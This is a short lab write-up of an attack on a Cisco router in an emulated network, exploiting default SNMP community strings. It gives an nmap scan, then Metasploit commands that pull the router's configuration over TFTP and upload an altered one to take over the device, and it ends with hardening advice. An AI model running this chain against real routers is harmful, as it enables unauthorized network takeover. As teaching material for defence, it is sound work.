This project demonstrates how a lack of proper SNMP security can lead to a full network compromise. By exploiting default community strings on a Cisco Router, we perform information gathering, configuration extraction, and a final administrative hijack.
- Network Emulator: EVE-NG
- Attacker: Kali Linux (150.1.7.101)
- Target: Cisco Router (150.1.7.103)


Configure a Cisco Router as an SNMP client with default passwords:
en
configure terminal
snmp-server community private rw # Set write access
snmp-server community public ro # Set read access
exit
wr # Save configuration

From your Kali Linux machine, identify if SNMP is open and crack the community strings:
nmap -sU -p 161 150.1.7.103

Once you have the community string, you can download the router's configuration:
msfconsole -q
use auxiliary/scanner/snmp/cisco_config_tftp
set RHOSTS 150.1.7.103 # The Router IP set LHOST 150.1.7.101 # Your Kali IP set COMMUNITY private # The discovered string set OUTPUTDIR /home/kali/ # Path to save the file
run


Modify that text file (e.g., change settings) and upload it back to the router to overwrite its settings:


use auxiliary/scanner/snmp/cisco_upload_file
set SOURCE /home/kali/150.1.7.103.txt set RHOSTS 150.1.7.103 set COMMUNITY private set action Override_Config
run
- Upgrade to SNMPv3: Provides encryption and authentication.
- Change Defaults: Never use "public" or "private" strings.
- Use ACLs: Restrict SNMP access to authorized management IPs only.